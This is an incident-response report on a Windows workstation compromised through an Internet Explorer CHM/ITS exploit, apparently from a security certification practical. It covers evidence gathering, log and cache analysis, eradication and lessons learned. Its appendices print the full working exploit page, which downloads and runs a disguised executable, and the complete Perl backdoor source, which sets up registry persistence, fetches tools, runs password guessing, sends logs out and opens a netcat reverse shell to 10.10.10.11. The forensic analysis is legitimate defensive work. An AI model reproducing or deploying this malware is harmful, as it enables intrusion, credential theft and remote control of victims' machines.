The final phase of initial response data gathering is to create a listing of all files and directories on the disk drive. The WinHex[21] tool, gives us this capability provided it is purchase with at least a Specialists license. It is also very important to note that before opening a drive in WinHex, that the locations for "temporary files", "backup files", and "projects, scripts and cases" be changed to our thumb drive (D:\). By default, WinHex tries to store these files in the same directory as the application, which won't work as the application is being started from a CD. These changes can be made by selecting the "general" option, under the Options menu. Care should also be taken to check the "Do Not update file time" option, so that drive contents are not changed. Figure xx, below, shows the "General Options" dialog from WinHex.

[21] http://www.x-ways.net/winhex/index-m.html



Once the C:\ drive is open in WinHex (F9 key), the drive content listing can be generated by selecting Specialist->Create Drive Contents table or by using the F10 key. When generating this listing, we specify that both files and directories, that are either existing or non-existent (deleted), and that filename/file type mismatches are to be detected. Output from this is sent to a tab delimited ASCII file, for review using Excel.

Using the laptop from the Jump Kit, booted into Windows 2000, we import the content listing into Excel. Since the initial IDS event for this PC was triggered at 10:49 AM, we sort the spreadsheet by creation date and time, and look for file system activity prior to the initial event. Doing this found identified the following entries, all of which occurred at 10:34 AM.

Filename	Size in bytes
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\Q2GV13X0\index[1].htm	246
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\6B9QQCPF\launch[1].htm	788
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\JADUG50G\ logo[1].gif	1338166
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\JADUG50G\ gotcha[1].chm	11837
C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012004080220040803	0 (Dir)
C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012004080220040803\index.dat	32768
C:\WINNT\Downloaded Program Files\CONFLICT.6\ LSASSAgent.exe	1338166
C:\WINNT\system32\LSASSAgent.exe	1338166
C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012004072620040802	0 (Dir)
C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012004072620040802\ index.dat	32768
C:\Documents and Settings\Administrator\Local Settings\Temp\ p2xtmp-284	0 (Dir)
C:\Documents and Settings\Administrator\Local Settings\Temp\p2xtmp-284\p2x584.dll	356864
C:\Documents and Settings\Administrator\Local Settings\Temp\p2xtmp-284\ Base64.dll	20593
C:\Documents and Settings\Administrator\Local Settings\Temp\p2xtmp-284\ Util.dll	28781

C:\Documents and Settings\Administrator\Local Settings\Temp\p2xtmp-284\ Cwd.dll	20582
C:\Documents and Settings\Administrator\Local Settings\Temp\p2xtmp-284\ IO.dll	24676
C:\Documents and Settings\Administrator\Local Settings\Temp\p2xtmp-284\ Socket.dll	28780
C:\Documents and Settings\Administrator\Local Settings\Temp\p2xtmp-284\ Zlib.dll	77960
C:\Documents and Settings\Administrator\Local Settings\Temp\p2xtmp-284\Parser.dll	32902
C:\Documents and Settings\Administrator\Local Settings\Temp\p2xtmp-284\ re.dll	102500
C:\Documents and Settings\Administrator\Local Settings\Temp\p2xtmp-284\ Registry.dll	155787
C:\WINNT\system32\ gotcha.exe	1338166
C:\WINNT\ LSASS	0 (Dir)
C:\WINNT\LSASS\ nc.exe	59392
C:\WINNT\LSASS\ list.exe	86016
C:\WINNT\LSASS\ info.exe	143360
C:\WINNT\LSASS\ enum.exe	53248
C:\WINNT\LSASS\ pass.txt	10495
C:\WINNT\LSASS\WEBWOMAN.log	70
C:\WINNT\LSASS\sysinfo.bat	209

This above file list seems to indicate that at 10:34 AM, as an apparent result of visiting a web site containing the pages index[1].htm and launch.htm, an exploit was launched which resulted in all of the other resulting files being created. The presence of the "gotcha[2].chm" file in this listing should be noted, as CHM files are not normally found in the Internet Explorer cache.

Other items of interest:

- nc.exe – This is the normal file name for Netcat[1], a network utility often used to create "backdoors" into systems.
- The files logo.[1].gif, LSASSAgent.exe, and gotcha.exe all have the same size of 1338166 bytes.
- enum.exe[22] – This is the name of a windows enumeration program, which has the added capability of performing dictionary password attacks.
- The creation of the various dll files may indicate a file dropper.
- The presence of the gotcha.cfm file could mean there was an ITS Protocol exploit run against the users Internet Explorer.
- The presence of the files in C:\WINNT\LSASS ties into the what was seen by the packet captures after the triggering of the COMP:WIN-2000 signature.

The spreadsheet was then resorted based on the modification date and time. Review of the logs found nothing out of the ordinary having been modified during this time frame.

An apparent infection time has now been established. By reconstructing the browser activity, the source of the two noted HTML files may be obtained, which

[22] http://www.bindview.com/Support/RAZOR/Utilities/Windows/enum_readme.cfm

would in turn confirm the suspected infection time. Recreation of this activity can be performed by the X-Trace[23] application. This revealed the following records:

Protocol	Source URL	Filename	Cache Filename	Size in bytes
http	172.16.43.12	new/logo.gif	logo[1].gif	1338166
http	172.16.43.12	new/gotcha.chm	gotcha[1].chm	11837
http	172.16.43.12	index.html	index[1].htm	246
http	172.16.43.12	new/launch.html	launch[1].htm	788

These records indicate that files, matching both the size and activity patterns noted in the file system, were downloaded via HTTP from the server 172.16.43.12. This server is a development server within the GIAC corporate firewall known as “DEV”. This information, is passed back to management, along with instructions that the DEV machine is to be taken off of the network until examined.

Now that the files involved in exploiting the WEBWOMAN machine have been identified, WinHex is used to recover these files so as to minimize any effects on the file system. The file will remain on the system, but we will have a copy of everything for analysis. All of the previous identified files have been recovered to D:\G000001\Recovered.

In case there is further analysis needed for this machine, an image backup of the disk will be done using the Symantec Ghost 2003[24] product. Here are the basic steps to achieve this:

1) Disconnect power to the unit, but DO NOT shutdown. This will maintain disk in a state that is closest to the way we found it.
2) Reboot WEBWOMAN with Ghost Boot diskette for TCP Peer-to-Peer connections, and set it up as a “Master”.
    - Click "OK" on the "About Norton Ghost" screen,
    - Select "Peer-to-Peer"->TCP/IP->Master from menu,
    - When asked for the IP of a Slave, do not continue until step 5 is complete.
3) Connect external USB Hard Drive to laptop
4) Boot Jump Kit laptop into windows, and configure laptop as a TCP Peer-to-Peer Slave.
    - Open Ghost,
    - Select "Ghost Advanced",
    - Select "Peer-to-Peer",
    - Specify "TCP Peer-to-Peer" at first prompt
    - Select the "Advanced Settings" button from the "Advanced Settings" screen, and select "USB 1.1 drivers", and then click "OK",
    - TCP/IP Settings are set to use DHCP by default,

[23] http://www.x-ways.net/trace/index-m.html
[24] http://www.symantec.com/sabu/ghost/ghost_personal/

- Select the "Continue" button, on the "Disaster Recovery" screen.
- Select "Run Now" from the "Norton Ghost Task Summary". The system will reboot into a small virtual DOS partition.

5) Once Laptop comes up in Ghost from DOS,
   - Select from Menu "Peer-to-Peer"->TCP/IP->Slave,
6) From the WEBWOMAN PC enter the IP address that the Slave indicates it is using,
   - Once connection is established,
   - Select Options button,
   - Select the "Image/Tape" tab,
   - Select the "Image Boot" option, and then click "Accept",
   - Select Local->Disk->"To Image" from menu,
   - You'll be asked to specify the disk to be backed up.
   - You'll be asked where the image (*.gho) file is to be stored, and a name for the image file. Click OK when complete.
   - You may be asked about Compression, or Encryption, so take action appropriate to your situation.

We have now performed an initial response to the WEBWOMAN machine, and have retrieved information necessary to more fully analyze the exploit run against the machine.

07/19/2004 15:27
The backup of the WEBWOMAN machine is being monitored to completion by a Technical Support Specialist. This allows for the primary responder to examine the DEV machine. The responder arranges to meet the system administrator for the DEV server, at the machine.

The system administrator logs into DEV using the Administrator account. This prompted a line of questions regarding who can use the Administrator account, and how much auditing was done on the box. I was assured that everyone had their own account, and that auditing was enabled for both successful and failed logons. He also indicated that no one had logged on to the server, presumably since Friday, as none of the people who normally work on the box were in during the weekend. Armed with this info, I again plugged the 256MB USB thumb drive into the machine, and inserted the tools CD in the CD drive.

I first brought up a Command Prompt window, and changed my working directory to the thumb drive (E:\). A directory was created based on the server's inventory sticker, and then the working directory changed again to the tools CD. This time I ran a tool called NTLast[25], which extracts log information regarding audited

[25] http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/ntlast.htm

logons to the box. The first command was meant to get a summary of remote logins, which yielded only records generated by the system administrator. The second command looked for interactive logins, and this yielded a greater return.

```
>ntlast -r -n 30
administrator    DEV        GIAC        Mon Jul 19 15:27:33am 2004
administrator    DEV        GIAC        Thu Jul 15 08:02:51am 2004
administrator    DEV        GIAC        Thu Jul  8 07:46:45am 2004
administrator    DEV        GIAC        Sat Jul  3 01:34:58pm 2004
administrator    DEV        GIAC        Thu Jul  1 12:51:13pm 2004

>ntlast –i –n 30
PhilB            DEV        GIAC        Sun Jul 18 10:25:23am 2004
PeteS            DEV        GIAC        Fri Jul 16 09:53:20am 2004
administrator    DEV        GIAC        Fri Jul 16 09:42:05am 2004
donnas           DEV        GIAC        Thu Jul 15 03:01:54pm 2004
donnas           DEV        GIAC        Wed Jul 14 03:40:06pm 2004
Petes            DEV        GIAC        Wed Jul 14 03:34:26pm 2004
PeteS            DEV        GIAC        Wed Jul 14 12:45:29pm 2004
…
```

All the accounts used were peole that worked with the system administrator, with the exception of the first one. "PhilB" was a backup, for a backup administrator, and so was only expected to logon when called upon. Yesterday afternoon was not one of those times.

Next, the files noted as coming from this server as part of an apparent attack against the WEBWOMAN PC were located, and copied to the thumb drive using WinHex. WinHex was then used to generate a disk drive content table, similar to the one done earlier. Information was also generated using the pstools[2] suite of tools.

Analysis:
07/19/2004 17:15
Before analysis of the collected data was started, a CD was burned containing all the data retrieved from the WEBWOMAN and DEV machines, and marked accordingly. The CD was locked in a cabinet for safe keeping.

As it appears that the data extracted from the DEV server may be the infection code, it was reviewed first.

Gotcha.chm – This file was decompiled and the contents reviewed. Three files were extracted from the CHM file,

- Gotcha.hhc – Table of Contents
- Gotcha.hhk – Index file
- Gotcha.htm – This file consisted of two script blocks, one VBScript and the other Javascript. The code attempts to determine the location of the %windir% directory by search for the notepad.exe file. Once a

determination is made for that, a file called logo.gif is downloaded and written to the %windir%\system32 directory as LSASSAgent.exe. The code from this executable is then run on the now, compromised system.

Index.htm – This appears to have been used as a launch pad for the exploit. The code in this page includes an IFRAME tag which references launch.htm.

Launch.htm – Contains simple JavaScript which took an array of integers, translates it into HTML code dynamically, runs it. The translated script reveals code consistent with an IE ITS Protocol exploit.

Logo.gif – Since we now know that logo.gif and LSASSAgent.exe are one and the same, review of the file will be done through the LSASSAgent.exe file in the next section.

The code from the compromised WEBWOMAN workstation.

Nc.exe – Verified to be Netcat version 1.10 NT, via strings analysis and then running in test environment.

Info.exe – Verified to be the psinfo.exe file from the pstools suite, via strings analysis and then running in test environment.

List.exe - Verified to be the pslist.exe file from the pstools suite, via strings analysis and then running in test environment.

Enum.exe - Verified to be the enum.exe which enumerates windows accounts and policies, via strings analysis and then running in test environment.

LSASSUpdate.exe – Based on string analysis, this appears to be a Perl script that has been turned into an executable. The tool perl2exe, and www.indigostar.com (authors of perl2exe) seem to bear this out.

When running this program in a test environment consisting of a PC with a known clean environment, running regmon to monitor registry activity, and filemon to monitor file system activity, networked to a PC running a network sniffer, the following activity was noted.

- If the executable is not run from the %windir%\system32 directory, or is not called LSASSAgent.exe, it will copy itself to that location with that name. It will also create a copy of the executable called gotcha.exe in the same directory.
- Creates a startup registry value called LSASSAgent, in the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run key.

- Creates a registry subkey called LSASSAgent, in the HKLM\SOFTWARE\Microsoft key.
- Checks for values named “ShellServer”, “LogServer”, “ToolServer”, “LogPort”, “ShellPort” in the HKLM\SOFTWARE\Microsoft\LSASSAgent key.
- Checks for, and creates if absent, a directory called LSASS in the %windir% directory.
- Checks for the existence of nc.exe, enum.exe, info.exe, list.exe, pass.txt and reschedule.dat in the %windir%\LSASS directory. If these files do not exist, they will be downloaded from the attackers web site at 10.10.10.11.
- Checks for “reschedule.dat” in %windir%\LSASS. If it is found, the file is read and then deleted.
- A shell script is created which runs the applications previously mentioned for system level information. The output from this script is stored to a log file named after the computer name. This includes a brute force password attack against the user account which was logged in at the time of the initial compromise.
- Any information written to the log file in the previous step, is sent out to the attackers server over TCP/5495.
- Within 15 minutes of the programs first run, a shell prompt is pushed to the attackers server over TCP/5496.

07/20/2004 09:00
I visited the building management office, as they manage the facility card access system, and inquired about getting a trace of PhilB’s activities for the past several days, especially Sunday. There has already been a correlation drawn between when PhilB’s account was used on the DEV server, and the appearance of the exploit code. We just need to see if a similar correlation can be drawn with PhilB’s badge being used in the card access system.

07/20/2004 09:40
A quick check of the ARIN web site revealed that the remote IP address, 10.10.10.11, belongs to a local cable company, with high-speed Internet products. An email will be sent to their “abuse@” address, informing them of the days occurrences, and requesting that they look into the situation from their end.

07/20/2004 10:15
The physical security has confirmed that Phil’s badge was used on Sunday to access the building. Phil will later be brought in for a visit with the CIO, and his supervisors.

Eradication:
Having run the LSASSAgent program in a controlled environment, we now know what is necessary for removing the malicious code from an infected computer.

1. Kill the LSASSAgent process
2. Navigate to the %windir%\system32 directory and delete the LSASSAgent.exe and gotcha.exe files.
3. Remove the LSASS directory, and all its contents, from the %windir% directory.
4. Remove the registry value named LSASSAgent from HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
5. Remove any values found in HKLM\SOFTWARE\Microsoft\LSASSAgent
6. Apply Microsoft Security Bulletin MS04-013.
7. Change account passwords

During the clean-up process, the sysinfo.bat shell script that had been created by the attacker was run to gather information about each system, including weather or not their password could be easily guessed. Of the systems compromised, three had passwords that were easily guessed. This is a matter of education of the user community.

Recovery:

- All PC's within GIAC Corp need to have MS04-013 patch applied.
- Users and administrator passwords should be changed
- A meeting with the IT department explaining what happened, so as to reduce the possibility of erroneous gossip on the subject.

Lessons Learned:

Within 48 hours after the incident, the three responders will meet to go over what happened, and discuss what problems we had in dealing with the situation. Items to be brought up will be as issues:

- Training of more than just one person in the area of Incident Response.
- Formal procedures for responding to incidents.
- Formal recognition of the three responders as CIRT coordinators.
- Train users in the importance of using strong passwords.
- Development of a Patch Management procedure

Appendix A.
Source code for gotcha.chm

```
<script language="vbscript">
   Function Exists(filename)
      On Error Resume Next
      LoadPicture(filename)
      Exists = Err.Number =  481
   End Function
</script>

<DIV ID="ObjectContainer" STYLE="display:none"></DIV>
<script language="javascript">
   winRootPaths= [
         "C:\\winnt\\notepad.exe",
         "C:\\win2k\\notepad.exe",
         "C:\\windows\\notepad.exe",
         "C:\\win\\notepad.exe"
        ];

   RootDir = "C:\\";
   for (i=0;i<winRootPaths.length;i++) {
      Notepath = winRootPaths[i];
      if (Exists(Notepath)) {
                              pos = Notepath.indexOf("notepad");
                              RootDir = Notepath.substr(0,pos) + "system32\\";
         break;
                  }
   }

          function LaunchExecutable(ObjSrc) {
                  ObjStyle='style="display:none"';
                  ObjCLSID="clsid:10000000-1000-0000-10000-000000000001";
                  AppObject='<object classid="' + ObjCLSID + '" codebase="' + ObjSrc + '" ' +
ObjStyle + '></object>';
                  try
                  {
                              ObjectContainer.innerHTML=AppObject;
                  }
                  catch(e){}
         }

   function getPath(url) {
      start = url.indexOf('http:')
      end = url.indexOf('gotcha.chm')
      return url.substring(start, end);
   }

   payloadURL = getPath(location.href)+'logo.gif';
   ObjSrc = RootDir + "LSASSAgent.exe";


   if (! Exists(ObjSrc)) {
         var x = new ActiveXObject("Microsoft.XMLHTTP");
         x.Open("GET",payloadURL,0);
```

```
        x.Send();

        var s = new ActiveXObject("ADODB.Stream");
        s.Mode = 3;
        s.Type = 1;
        s.Open();
        s.Write(x.responseBody);

        s.SaveToFile(ObjSrc,2);
        setTimeout("LaunchExecutable(ObjSrc)",500);
        }
</script>
```

Appendix B
Source code for LSASSAgent.exe

```
#!C:\perl\bin

use Env;
use HTTP::Request;
use LWP::UserAgent;
use Win32API::Registry 0.21 qw( :ALL );
use File::Copy;
use IO::Socket;

# Get the Hostname of this machine
$Hostname = $ENV{COMPUTERNAME};
$windir = $ENV{SYSTEMROOT};
$SystemRoot = $windir;
$ValueName = "LSASSAgent";

# Set initial Server values
$ShellServer = "10.10.10.11";
$LogServer = $ShellServer;
$ToolServer = $ShellServer;
$LogPort = 5495;
$ShellPort = 5496;

# Check for command line arguments
$mode = 0;
if ($#ARGV >= 0) {
   for ($a = 0; $a <= $#ARGV;$a++) {
                $argument = @ARGV[$a];
        if ($argument eq "-boot") {
                        $mode = 1; }
   }
}

# If this isn't the primary executable, or this is the first run we copy ourselves
# into the places we want to live.
if (($0 ne "$windir\\system32\\$ValueName.exe") || ($mode == 0)) {
        if (-e $0) {
                copy($0, "$windir\\system32\\$ValueName.exe");
                copy($0, "$windir\\system32\\gotcha.exe"); }

        elsif (-e "$windir\\system32\\gotcha.exe") {
                copy("$windir\\system32\\gotcha.exe", "$windir\\system32\\$ValueName.exe");
        }
}

# Check for appropriate Registry entries
&RegCheck();

# Check for Registry override settings
$ShellServer = &RegReadValue('ShellServer');
$LogServer = &RegReadValue('LogServer');
$ToolServer = &RegReadValue('ToolServer');
$LogPort = &RegReadValue('LogPort');
$ShellPort = &RegReadValue('ShellPort');

# Now, do the appropriate backups
chdir "$windir";
mkdir LSASS;
chdir "LSASS";
```

```
# Check for needed files
&WWWGetFile();

# If this is an initial run, phone home
my $RunTime = &TimeStamp();

# We setup the sleep time now, so that any overrides
# will be read in from a reschedule.dat for the initial run
$sleepTime = &SetupTask($mode);

&WriteLog($mode,$Hostname);
&PushLog("$Hostname.log");

$mode = 4;

# cycle through
while (1) {
        sleep($sleepTime);

        &WWWGetFile();
        &RegCheck();

        &WriteLog($mode,$Hostname);

        &PushLog("$Hostname.log");

        $ShellServer = &RegReadValue('ShellServer');
        $ShellPort = &RegReadValue('ShellPort');
        system("nc.exe -w 15 -d -e cmd.exe $ShellServer $ShellPort");

        $sleepTime = &SetupTask($mode);
}

exit();


sub TimeStamp() {
        my $second = (localtime)[0];
        my $minute = (localtime)[1];
        my $hour = (localtime)[2];
        my $day = (localtime)[3];
        my $monString = (JAN,FEB,MAR,APR,MAY,JUN,JUL,AUG,SEP,OCT,NOV,DEC)[(localtime)[4]];
        my $year = (localtime)[5] + 1900;

        return("$year-$monString-$day $hour:$minute:$second");
}

sub WriteLog() {
        my $mode = $_[0];
        my $Hostname = $_[1];
        my $logfile = "$Hostname.log";
        my $Username = $ENV{USERNAME};


        # Get some data about the machine, if this is the first run
        my $RunTime = &TimeStamp();

        open RECON, ">$logfile";
        if ($mode == 0) {
          print RECON "$RunTime Exploited $Hostname  ($Username logged in)\n";
          print RECON &GetOS(), "\n\n";
```

```
            while (($key,$value) = each %ENV) {
                        print RECON "$key = $value\n"; }

                open RECBAT, ">sysinfo.bat";
                  print RECBAT "\@echo off\n";
                  print RECBAT "info.exe -h -d -s >> $logfile\n";
                  print RECBAT "ipconfig >> $logfile\n";
                  print RECBAT "list.exe >> $logfile\n";
                  print RECBAT "enum.exe -USGPLd 127.0.0.1 >> $logfile\n\n";
                  print RECBAT "enum.exe -D -u $Username -f pass.txt 127.0.0.1 >> $logfile\n\n";
                close RECBAT;

        } elsif ($mode == 1) {
          print RECON "$RunTime $Hostname has been booted\n";

        } elsif ($mode == 4) {
          print RECON "$RunTime $Hostname Scheduled shell ($Username logged in)\n";
        }
        close RECON;

        if ($mode == 0) { system ("sysinfo.bat"); }
        return;
}

sub PushLog() {
        my $logfile = $_[0];

        $LogServer = &RegReadValue('LogServer');
        $LogPort = &RegReadValue('LogPort');

        my $server = new IO::Socket::INET (
                        PeerAddr => $LogServer,
                        PeerPort => $LogPort,
                        Proto => 'tcp');
        return unless $server;

        open RECON, "<$logfile";
        while (<RECON>) {
                print $server $_; }
        close RECON;
        close($server);

        return;
}

# function adapted from OSVer.pl script by Lior P. Abitbol (labitbol@cpan.org)
# http://www.cpan.org/authors/id/L/LA/LABITBOL/OSVer.pl
sub GetOS() {
        my %OS = (
                'Type'    => undef,
                'SP'      => undef,
                'Build'   => undef,
                'Ver'     => undef,
        );
        my %KEYS = (
                'swPath'  => "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion",
                'sysPath' => "SYSTEM\\CurrentControlSet\\Control\\ProductOptions",
        );
        my %WINVER = (
                '3.51' => '3.51',
                '4.0'  => '4.0',
```

```
                '5.0'  => '2000',
                '5.1'  => 'XP',
                '5.2'  => '2003',
                'ServerNT' => 'Server',
                'WinNT'    => 'Professional',
        );

        # Start by opening up the HKLM hive
        $ss = RegOpenKeyEx( HKEY_LOCAL_MACHINE, "", 0, KEY_READ, $HKLMConnect);
        if ($ss) {
            $ss = RegOpenKeyEx( $HKLMConnect, $KEYS{'swPath'}, 0, KEY_READ, $HKLMswKey);
            $ss = RegOpenKeyEx( $HKLMConnect, $KEYS{'sysPath'}, 0, KEY_READ, $HKLMsysKey);

            $ss = RegQueryValueEx( $HKLMsysKey, "ProductType", [], $REGValType, $tmpVal, []);
            if ( exists $WINVER{$tmpVal} ) {
                $OS{'Type'} = $WINVER{$tmpVal}; }
            else {
                $OS{'Type'} = 'Unknown'; }

            # get build number
            $ss = RegQueryValueEx( $HKLMswKey, "CurrentBuildNumber", [], $REGValType, $OS{'Build'},
[]);

            # get os version
            $ss = RegQueryValueEx( $HKLMswKey, "CurrentVersion", [], $REGValType, $tmpVal, []);
            if ( exists $WINVER{$tmpVal} ) {
                $OS{'Ver'} = $WINVER{$tmpVal}; }
            else {
                $OS{'Ver'} = 'Unknown'; }

            # get service pack
            $ss = RegQueryValueEx( $HKLMswKey, "CSDVersion", [], $REGValType, $OS{'SP'}, []);

            RegCloseKey( $HKLMsysKey );
            RegCloseKey( $HKLMswKey );
            RegCloseKey( $HKLMConnect );
        }

        return ("Microsoft Windows $OS{Ver} $OS{Type} (Build $OS{Build}), $OS{SP}\n");
}


sub RegCheck() {
    my ($ss, $HKLM, $HKLMRuns, $HKLMAgent, $HKLMMS, $HKLMAgentVars, $HKCUCurrVer);
    my $appName = "$SystemRoot\\system32\\$ValueName.exe";

    # Check for our system startup key value, and add it if it's gone
    $ss = RegOpenKeyEx( HKEY_LOCAL_MACHINE,
        "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0,
        KEY_READ|KEY_WRITE, $HKLMRuns);
    if ($ss) {
        $ss = RegQueryValueEx( $HKLMRuns, $ValueName, [], $REGValType, $REGValData, []);
        unless ($ss) {
            $ss = RegSetValueEx( $HKLMRuns, $ValueName, 0, REG_SZ, "$appName -boot", 0);
        }
        RegCloseKey( $HKLMRuns );
    }

    # Create the LSASSAgent Key
    $ss = RegOpenKeyEx( HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\LSASSAgent", 0,
KEY_READ|KEY_WRITE,
```

```
$HKLMMS);
    unless ($ss) {
        $ss = RegOpenKeyEx( HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft", 0,
KEY_READ|KEY_WRITE, $HKLMMS);
        $ss = RegCreateKeyEx( $HKLMMS, "LSASSAgent", [], "", REG_OPTION_NON_VOLATILE,
KEY_READ|KEY_WRITE,
[], $HKLMAgentVars, []);
                RegCloseKey( $HKLMAgentVars );
    }

    return($ss);
}


sub RegChange() {
    my $RegValueName = $_[0];
    my $RegValue = $_[1];

    my ($ss, $HKLMMS, $HKLMAgentVars);

    # Check for our system startup key value, and add it if it's gone
    $ss = RegOpenKeyEx( HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\LSASSAgent", 0,
KEY_READ|KEY_WRITE, $HKLMAgentVars);
    if (! $ss) {        # LSASSAgent Key doesn't exist so we'll set it up for them
        $ss = RegOpenKeyEx( HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft", 0,
KEY_READ|KEY_WRITE, $HKLMMS);
        $ss = RegCreateKeyEx( $HKLMMS, "LSASSAgent", [], "", REG_OPTION_NON_VOLATILE,
KEY_READ|KEY_WRITE, [], $HKLMAgentVars, []);
    }

    if ($ss) {
        $ss = RegSetValueEx( $HKLMAgentVars, $RegValueName, 0, REG_SZ, $RegValue, 0);
        RegCloseKey( $HKLMAgentVars );
        RegCloseKey( $HKLMMS );
    }

    return($ss);
}


sub RegReadValue() {
    my $RegValueName = $_[0];

    my ($ss, $HKLMRuns, $HKLMMS, $HKLMAgentVars);
    my $RegValue = "";

    # Check for our system startup key value, and add it if it's gone
    $ss = RegOpenKeyEx( HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\LSASSAgent", 0,
KEY_READ, $HKLMAgentVars);
    if ($ss) {
        $ss = RegQueryValueEx( $HKLMAgentVars, $RegValueName, [], $RegValType, $RegValue, []);
                unless ($ss) { $RegValue = eval "\$$RegValueName"; }
                RegCloseKey( $HKLMAgentVars );
    } else {
        $RegValue = eval "\$$RegValueName";
        $ss = &RegChange($RegValueName,$RegValue);
    }

    return($RegValue);
}
```

```
sub WWWGetFile() {

        my ( @FileFetch, $ToolServ, $res, $ua );

        $ToolServer = &RegReadValue('ToolServer');
        $ToolServ = "$ToolServer/new";

        push(@FileFetch, "nc.exe");
        push(@FileFetch, "list.exe");
        push(@FileFetch, "info.exe");
        push(@FileFetch, "enum.exe");
        push(@FileFetch, "pass.txt");

        # Allows for updates to all exploited hosts; Not usually present.
        push(@FileFetch, "reschedule.dat");

        $ua = LWP::UserAgent->new;
        $ua->agent("GotchaBack/0.1 " . $ua->agent);

        foreach $Filespec (@FileFetch) {
                unless (-e $Filespec) {
                $res = $ua->request(HTTP::Request->new(GET =>
"http://$ToolServ/$Filespec"),$Filespec);
                }
        }
}

sub SetupTask() {
        my $runMode = $_[0];
        my $sleepSecs = 3600;
        my ($key, $value, $ss);

        # Check for the existance of a reschedule file
        if (-e "reschedule.dat") {
                open OVERRIDE, "<reschedule.dat";
                while (<OVERRIDE>) {
                        chomp;
                        ($key, $value) = split /=/, $_;
                        if ($key eq 'sleep') {
                                $sleepSecs = $value * 60;
                        } elsif ($key eq 'shellport') {
                                $ShellPort = $value;
                                $ss = &RegChange('ShellPort',$value);
                        } elsif ($key eq 'logport') {
                                $LogPort = $value;
                                $ss = &RegChange('LogPort',$value);
                        } elsif ($key eq 'shellserver') {
                                $ShellServer = $value;
                                $ss = &RegChange('ShellServer',$value);
                        } elsif ($key eq 'logserver') {
                                $LogServer = $value;
                                $ss = &RegChange('LogServer',$value);
                        } elsif ($key eq 'toolserver') {
                                $ToolServer = $value;
                                $ss = &RegChange('ToolServer',$value);
                        } elsif ($key eq 'server') {
                                $ShellServer = $value;
                                $ss = &RegChange('ShellServer',$value);
                                $LogServer = $value;
                                $ss = &RegChange('LogServer',$value);
                        }
                }
```

```
                close OVERRIDE;
                unlink "reschedule.dat";

        } else {
                if ($runMode < 4) {                     # If Boot or Init mode
                        $sleepSecs = 15 * 60; }

                else {
                        $sleepSecs = (2 * 60) * 60; }
        }
        return $sleepSecs;
}
```

References:

[3] Manion, Art. “US-CERT Technical Cyber Security Alert TA04-099A -- Vulnerability in Internet Explorer ITS Protocol Handler “ 8 April 2004.
URL: http://www.us-cert.gov/cas/techalerts/TA04-099A.html (5 August 2004)

[4] Yaw, Tan Koon “SANS Handler's Diary April 10th 2004”
"An unpatched IE exploit invokes a second older unpatched IE exploit"
URL: http://isc.sans.org/diary.php?date=2004-04-10

[5] Fendley, Scott “SANS Handler's Diary April 11th 2004”
"Another CHM Exploit in the Wild (?)"
URL: http://isc.sans.org/diary.php?date=2004-04-11

[6] Wright, Joshua “SANS Handler's Diary April 12th 2004”
"Mailbag - Malware Everywhere"
URL: http://isc.sans.org/diary.php?date=2004-04-12

[7] “Microsoft Security Bulletin MS04-013” April 13, 2004
URL: http://www.microsoft.com/technet/security/Bulletin/MS04-013.mspx

[8] Manion, Art “US-CERT Vulnerability Note VU#323070”
URL: http://www.kb.cert.org/vuls/id/323070

[9] “Microsoft Internet Explorer Unspecified CHM File Processing Arbitrary Code Execution Vulnerability (bid 9658)”
URL: http://www.securityfocus.com/archive/1/354447

[10] Skoudis, Ed "Exposed " Information Security Magazine June 2004 (2004) 22

[11] Kuperus, Jelmer Proof-of-concept code
URL: http://ip3e83566f.speed.planet.nl/security/newone/modified.zip

[13] The HttpRequest object
URL: http://www.w3schools.com/dom/dom_http.asp

[14] ADO Stream Object
URL: http://www.w3schools.com/ado/ado_ref_stream.asp

[15] The Mode Property
URL: http://www.w3schools.com/ado/prop_mode.asp

[16] The Type Property
URL: http://www.w3schools.com/ado/prop_stream_type.asp

[17] The SaveToFile Method
URL: http://www.w3schools.com/ado/met_stream_savetofile.asp

Tools:
[1] Netcat for Windows 95/98/NT/2000
Hobbit, Ported to Windows by Chris Wysopal
URL: http://www.atstake.com/research/tools/network_utilities/

[2] PsTools v2.05 Mark Russinovich
URL: http://www.sysinternals.com/ntw2k/freeware/pstools.shtml

[12] Perl2EXE Indigostar Software
URL: http://www.indigostar.com/perl2exe.htm

[18] HTML Help Workshop
URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/htmlhelp/html/hwMicrosoftHTMLHelpDownloads.asp

[19] Russinovich, Mark and Cogswell, Bryce Autoruns
URL: http://www.sysinternals.com/ntw2k/freeware/autoruns.shtml

[20] Russinovich, Mark TCPView
URL: http://www.sysinternals.com/ntw2k/source/tcpview.shtml

[21] X-Ways Software Technology AG WinHex
URL: http://www.x-ways.net/winhex/index-m.html

[22] Ritter, Jordan Enum
URL:http://www.bindview.com/Support/RAZOR/Utilities/Windows/enum_readme.cfm

[23] X-Ways Software Technology AG X-ways Trace
URL: http://www.x-ways.net/trace/index-m.html

[24] Symantec Norton Ghost 2003
URL: http://www.symantec.com/sabu/ghost/ghost_personal/
[25] Foundstone, Inc. NTLast
URL:http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/ntlast.htm

Perl Modules:
McQueen, Tye Win32API::Registry
URL: http://search.cpan.org/~tyemq/Win32API-Registry-0.23/Registry.pm

Aas, Gisle HTTP::Request & LWP::UserAgent
URL: http://lwp.linpro.no/lwp/

Abitbol, Lior P. OSVer.pl
URL: http://www.cpan.org/authors/id/L/LA/LABITBOL/OSVer.pl